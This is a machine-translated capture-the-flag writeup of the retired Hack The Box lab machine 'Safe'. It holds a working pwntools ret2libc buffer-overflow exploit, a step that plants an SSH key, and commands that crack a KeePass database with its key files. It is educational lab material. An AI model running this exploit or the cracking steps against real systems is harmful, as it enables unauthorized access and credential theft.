This page has been machine-translated from the original page.
I am studying security using “Hack The Box,” a penetration testing learning platform. My Hack The Box rank at the time of writing is ProHacker.

This is a writeup for the retired HackTheBox machine “Safe.”
About This Article
The content of this article is not intended to promote acts that violate social order.
Please be aware in advance that attempting to attack environments other than your own or environments for which you have permission may violate the “Act on Prohibition of Unauthorized Computer Access” (Unauthorized Access Prohibition Act).
All opinions expressed are my own and do not represent those of any organization I belong to.
Table of Contents
Enumeration
Running an Nmap scan reveals that HTTP and SSH are open.
Nmap scan report for $RHOST (10.10.10.147)
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 6d:7c:81:3d:6a:3d:f9:5f:2e:1f:6a:97:e5:00:ba:de (RSA)
|   256 99:7e:1e:22:76:72:da:3c:c9:61:7d:74:d7:80:33:d2 (ECDSA)
|_  256 6a:6b:c3:8e:4b:28:f7:60:85:b1:62:ff:54:bc:d8:d6 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.89 seconds
The gobuster output wasn’t very useful.
gobuster dir -u http://$RHOST/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 40 | tee gobuster.txt

===============================================================
2022/06/12 01:36:47 Starting gobuster in directory enumeration mode
===============================================================
/manual               (Status: 301) [Size: 317] [--> http://$RHOST/manual/]
/server-status        (Status: 403) [Size: 302]
===============================================================
There might be a domain restriction, but since I don’t know at this point, I’ll change approach and look for Apache vulnerabilities.
I was stuck, so I also tried scanning all ports and found that port 1337 is open.
nmap -p- $RHOST -Pn -sC -sV -A  | tee nmap_max.txt
1337/tcp open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     05:43:45 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|   DNSVersionBindReqTCP:
|     05:43:39 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|   GenericLines:
|     05:43:26 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back?
|   GetRequest:
|     05:43:33 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back? GET / HTTP/1.0
|   HTTPOptions:
|     05:43:33 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back? OPTIONS / HTTP/1.0
|   Help:
|     05:43:50 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back? HELP
|   NULL:
|     05:43:26 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|   RPCCheck:
|     05:43:34 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|   RTSPRequest:
|     05:43:34 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back? OPTIONS / RTSP/1.0
|   SSLSessionReq:
|     05:43:50 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back?
|   TLSSessionReq, TerminalServerCookie:
|     05:43:51 up 2:04, 0 users, load average: 0.00, 0.00, 0.00
|_    What do you want me to echo back?
Port 1337 has some unknown service running, but connecting with netcat returns What do you want me to echo back?.

After experimenting, I noticed that inputting 120 bytes (including the newline) causes no response to be returned, indicating a BOF vulnerability.

However, since there’s no response and I can’t identify the binary running in the background, I was stuck.
I don’t have enough experience to exploit BOF blindly.

Assuming the machine wouldn’t make you do it blindly, I started looking for a binary. I found on the port 80 top page that a file called myapp was available for download.
Decompiling the obtained binary, it looks quite simple.
It appears to be a program that calls uptime on the server side and puts the user’s input.

For a simple BOF like this, it seems I can just call the address of /bin/sh.
Exploiting BOF to Get a Shell
I identify the PLT of the system function needed to get a shell.
$ objdump -d -M intel -j .plt myapp
0000000000401040 <system@plt>:
  401040:       ff 25 da 2f 00 00       jmp    QWORD PTR [rip+0x2fda]        # 404020 <system@GLIBC_2.2.5>
  401046:       68 01 00 00 00          push   0x1
  40104b:       e9 d0 ff ff ff          jmp    401020 <.plt>
Looking in gdb gives the same address.
PIE appears to be disabled so this address is fixed.
$ info functions
Non-debugging symbols:
0x0000000000401040  system@plt

$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
For a simple BOF, the final goal is roughly this:
- Find a
pop rdi; retgadget - Use BOF to put “/bin/sh” into the stack area after rip
- Put the system address in the next stack area
Let’s get started.
Since the difference between the address where the input is stored and RBP is 112 bytes, feeding 120 characters overflows rip and beyond.
$ p=$(ps -ef | grep -v grep | grep myapp | awk '{print $2}'); gdb -p $p -x gdbcmd.txt
RDI: 0x7ffc120a2160 --> 0x74736574 ('test')
RBP: 0x7ffc120a21d0 --> 0x0
Using peda’s ropgadget, I found that pop rdi; ret exists at 0x401139.
$ ROPgadget --binary myapp | grep pop
0x000000000040120b : pop rdi ; ret
0x0000000000401209 : pop rsi ; pop r15 ; ret
I got stuck a fair bit after this, but finally obtained the flag with the following steps:
- Use ret2libc to leak the address of
puts - Use libc database search to identify the libc version

- Find the address of
/bin/shusing the relative offset, and execute the system function via ROP
The solver I used is below:
from pwn import *

# Local
p = process("./myapp")

# Remote
p = remote("10.10.10.147", 1337)

elf = ELF("./myapp")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
context.binary = elf

junk = b"\x41"*120
main = p64(0x40115f)
system = p64(0x401040)

pop_rdi = p64(0x40120b)
pop_rsi_r15 = p64(0x401209)

payload = b""
payload += b"\x41"*120
payload += pop_rdi
payload += p64(elf.got["puts"])
payload += p64(elf.plt["system"])
payload += p64(elf.sym["main"])

print(p.recvline())
p.sendline(payload)

# a = p.recvline().rstrip()
# print(a)
# print(a[7:-11])

leak = u64(p.recvline().rstrip()[7:-11].ljust(8, b"\x00"))
print(hex(leak))
print(leak)

base = leak - 0x068f90
print(hex(base))

payload = b""
payload += b"\x41"*120
payload += pop_rdi
# payload += p64(next(libc.search(b"/bin/sh\x00")))
# payload += p64(libc.sym["system"])
payload += p64(base+0x161c19)
payload += p64(elf.plt["system"])

print(p.recvline())
p.sendline(payload)
p.interactive()
This gave me the user flag.
Internal Enumeration
Looking at the home directory, there was a file called MyPasswords.kdbx that immediately caught my attention.
I attempted to transfer the file for analysis.
$ ls
myapp
MyPasswords.kdbx
user.txt
However, the victim machine had no curl, ftp, or Python available.
So I used ssh and scp instead.
$ echo "<pub key>" > ~/.ssh/authorized_keys

$ scp user@$RHOST:/home/user/MyPasswords.kdbx ./
This allowed me to retrieve MyPasswords.kdbx.
I also sent linpeas.sh for further enumeration.
$ scp /home/kali/Hacking/Tools/linpeas.sh user@$RHOST:/home/userI confirmed that the file type of MyPasswords.kdbx is “Keepass password database 2.x KDBX.”
$ file MyPasswords.kdbx
MyPasswords.kdbx: Keepass password database 2.x KDBX
Reading this article, it seems tools like hashcat and Keepass2john can crack KDBX files:
Reference: Can You Crack a KeePass Database if You Forgot Your Password? - Davis Tech Media
I tried cracking with the following command, but it took a terribly long time.
$ keepass2john MyPasswords.kdbx > dbhash.txt
# DBNAME:$keepass$....
$ sed -i 's/^.*://g' dbhash.txt # Remove DBNAME

$ hashcat -a 0 -m 13400 dbhash.txt /usr/share/wordlists/rockyou.txt
It took about 12 hours in the end, but there was no matching password in the rockyou wordlist.
$ john --wordlist=/usr/share/wordlists/rockyou.txt dbhash.txt
$ hashcat -m 13400 dbhash.txt -a 3 -1 ?l?d ?1?1?1?1?1?1?1?1?1?1 --increment
After more research, it turned out that this approach alone wouldn’t work.
Trying KeePassXC to open the KDBX, I found that a KeyFile was also required.

I wasn’t familiar with this, but the KeePass documentation explains that there are two ways to create a KDBX: with password only, or with a combination of password and a key file.
Setting a key file implements two-factor authentication for opening the KDBX, combining both password and key file.
Reference: Master Key - KeePass
So I assumed the suggestively placed image files were the key files and tried cracking the hash.
To use a key file with keepass2john, the following approach works:
$ scp user@$RHOST:/home/user/IMG* ./

# Use keepass2john with key file
$ keepass2john MyPasswords.kdbx > dbhash.txt && ls | grep .JPG | while read f; do keepass2john -k $f MyPasswords.kdbx >> dbhash.txt ; done
Reference: hashcat - Produce a Hash from Keepass with Keyfile - Stack Overflow
I then used john to crack the generated hashes.
$ john dbhash.txt /usr/share/wordlists/rockyou.txtCombining the discovered password with the right IMG file gave me the root password.

This gave me the root flag.
Exhausting…
Summary
This was a BOF challenge.